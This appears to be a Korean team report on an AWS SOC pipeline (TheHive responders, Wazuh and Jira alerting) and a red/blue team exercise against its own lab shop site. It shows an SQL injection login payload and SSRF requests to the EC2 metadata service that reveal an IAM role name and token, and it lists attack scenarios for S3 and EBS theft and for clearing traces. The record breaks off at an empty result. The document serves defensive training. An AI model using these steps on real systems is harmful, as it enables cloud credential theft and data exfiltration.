
EC2 Status Check

CPU/Memory/Disk

VPC Flow

NTP

RDS Connection/Slow Query






Run actions on case #~624091280



All Responders (5) Functions (0)

Select all | Deselect all

- ☒ Jira_CreateTicket_1_0
 Thehive 케이스를 Jira 티켓으로 자동 생성합니다. Jira-Discord 연동으로 Discord 알림이 자동 발생합니다.
- ☒ Host_Isolate_1_0
 TheHive 케이스의 대상 단말을 EDR에서 네트워크 격리합니다.
- ☒ Disable_User_1_0
 TheHive 케이스와 연관된 IAM/AD 계정을 자동 비활성화합니다.
- ☒ Revoke_Session-Token_1_0
 TheHive 케이스와 연관된 세션 및 Access Key를 자동 만료·비활성화합니다.
- ☒ Kill_Process_1_0
 TheHive 케이스와 연관된 의심 프로세스를 자동 종료합니다.



AWS 인프라 아키텍처 구성 및 SOC 파이프라인 구축

SOC 파이프라인 구축:알림 및 대응 체계 구축



A **AWS Notifications** 5월 20일
{"version":"0","id":"2ae3add0-85c3-261c-1e67-5f7afbd8ce38","deta

A **AWS Notifications** 5월 20일
{"version":"0","id":"2baa24e6-03cd-6d4f-b38f-f11b838a7604","deta

A **AWS Notifications** 5월 20일
{"version":"0","id":"01771445-b3c8-0dbf-41f6-a5b784a8a1e2","detai

A **AWS Notifications** 5월 20일
{"version":"0","id":"8bd1de4f-650a-3c2e-1d69-7ba32dfc3e32","deta

A **AWS Notifications** 5월 20일
{"version":"0","id":"b8447645-46f4-e4ea-328e-d2e4db2c70ff","de

epic 추가 / MADI-1333

[AWS] Backdoor:EC2/C2Activity

+

설명

설명 개선 Tt B A

알럿 요약

항목	값
심각도	CRITICAL
계정	126378327873
리전	ap-northeast-2
발생 시각 (KST)	2026-05-16 19:00:00 KST
발생 시각 (UTC)	2026-05-16T10:00:00Z
리소스 유형	Unknown
리소스	Unknown

Events (AWS) ⚡ ※ 업무 유형 작업 개선

내 고정된 필드

담당자

우아한비버
나에게 할당

세부 사항

우선 순위 Highest

레이블 aws-securityhub

상위 항목 없음

기한 없음

Team 없음

Start date 없음

Sprint Week 2

보고자 우아한비버



Wazuh Alert

앱

어제 오후 9:48

⚠️ [WARNING] Wazuh Alert

Description:

Woowabeavers repeated SQL Injection payload attempts in application Docker log: 5 events in 5 minutes

Level	Rule ID	Agent
10	101045	ip-10-0-2-233.ap-northeast-2.compute.internal
Program	Decoder	Location
N/A	json	/var/lib/docker/containers/743cd65eebed656172edf3a2e406f44335e7db59eaef3969adbdb8ea0d070417/743cd65eebed656172edf3a2e406f44335e7db59eaef3969adbdb8ea0d070417-json.log
SrcIP	DstIP	SrcUser
N/A	N/A	N/A
DstUser	AWS Event	AWS Region
N/A	N/A	N/A
MITRE Tactic	MITRE Technique ID	MITRE Technique
N/A	N/A	N/A

Full Log

```
{"log": "WHERE username = 'admin' OR '1'='1'\n", "stream": "stdout", "time": "2026-05-20T12:48:04.443275645Z"}
```


Part 3.

모의해킹 및 침해사고 대응

- Red Team 시나리오
- Blue Team 시나리오 PoC
- 모의해킹/침해사고 대응 타임라인
- 침해사고 대응 타임라인 상세
- 개선 사항

레드팀이 블루팀의 옆 부서라고 가정하고,
admin-role을 준 후 / 실제 탈취가 일어나기 전 탐지 및 대응

metadata pivot

- SSRF로 IMDS 자격증명 탈취
- S3 기밀 파일 다운로드
- 리소스 삭제로 흔적 제거

ebs snapshot theft


- EBS 볼륨 분리 후 Snapshot 복제
- 공격자 EC2에 연결해 디스크 열람
- Snapshot·볼륨 삭제로 흔적 정리

S3 Data Heist

- 버킷 정책 조작
- 외부 계정 접근 허용 정책 삽입
- S3 데이터 탈취
- 버킷·정책 삭제로 흔적 제거

legacy-bridge

- 보안 설정 해제를 통한 PII 버킷 탈취
- S3 암호화·Public Access Block 해제
- PII 버킷 외부 노출
- 인프라 전체 삭제로 흔적 제거





공격자 행위

- Terraform apply
- 신원 확인
- IAM 열거
- S3 버킷 열거
- 추가 공격(실패)
- Clean up


CloudTrail Log

- GetCallerIdentity
- S3CreateBucket
- PutBucketPublicAccessBlock
- DeleteBucketPolicy
- DeleteBucketPolicy
- GetBucketLogging
- ⋮
- DeleteBucketPolicy
- DeleteBucket

사고 대응

- 버킷 접근 제어 변경 시 담당자 알림 발송
- 버킷 정책에 외부 ARN/계정 추가 감지 시 즉시 격리 및 분석 티켓 발행
- S3 버전 관리 MFA Delete 적용 권고

웹 서비스 취약점(SQLi, SSRF)을 이용한 EC2 IMDS 서버 접근 및 민감 데이터(SSM) 탈취



The screenshot shows a web browser window with the URL shop.woowabeavers.cloud/login. The page title is "woowa-beavers 로그인". There are two input fields: the first contains the payload "admin' OR '1'='1" and the second contains five dots ".....". Below the fields is a blue button labeled "로그인". At the bottom, there is a link "계정이 없으신가요? 회원가입".

1

shop.woowabeavers.cloud/login에서 SQLi 공격 수행

EC2-5 Admin Page

Admin JWT verified: admin

관리자 외부 URL 상태 점검 기능

입력한 URL로 서버 측 상태 점검 요청을 수행하고, 응답 상태 코드와 응답 본문 일부를 반환합니다.

Method

GET ▼

External URL

https://example.com

Headers JSON

{}

점검하기

Result

2 로그인을 통해 획득한 JWT로 /admin 페이지 접속

Result

```
{
  "ok": true,
  "checked_by": "admin",
  "url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/",
  "method": "GET",
  "status_code": 200,
  "headers": {
    "X-Aws-Ec2-Metadata-Token-Ttl-Seconds": "21474",
    "Content-Type": "text/plain",
    "Accept-Ranges": "none",
    "Last-Modified": "Tue, 19 May 2026 10:21:31 GMT",
    "Content-Length": "24",
    "Date": "Tue, 19 May 2026 11:01:28 GMT",
    "Server": "EC2ws",
    "Connection": "close"
  },
  "content_type": "text/plain",
  "body_preview": "woowa-beavers-ec2-5-role"
}
```

3 외부 URL 점검 기능을 이용해 IMDS 메타데이터 경로 접근 및 IAM Role 목록 조회

Result

```
{
  "ok": true,
  "checked_by": "admin",
  "url": "http://169.254.169.254/latest/api/token",
  "method": "PUT",
  "status_code": 200,
  "headers": {
    "X-Aws-Ec2-Metadata-Token-Ttl-Seconds": "21600",
    "Content-Length": "56",
    "Date": "Tue, 19 May 2026 10:59:22 GMT",
    "Server": "EC2ws",
    "Connection": "close",
    "Content-Type": "text/plain"
  },
  "content_type": "text/plain",
  "body_preview": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2Vybm91dCI6ImFkbWlnIiwiaWF0IjoxNzE5MjY1OTYsImV4c2kiOiJ0b2tlbiJ9",
}
```

Result

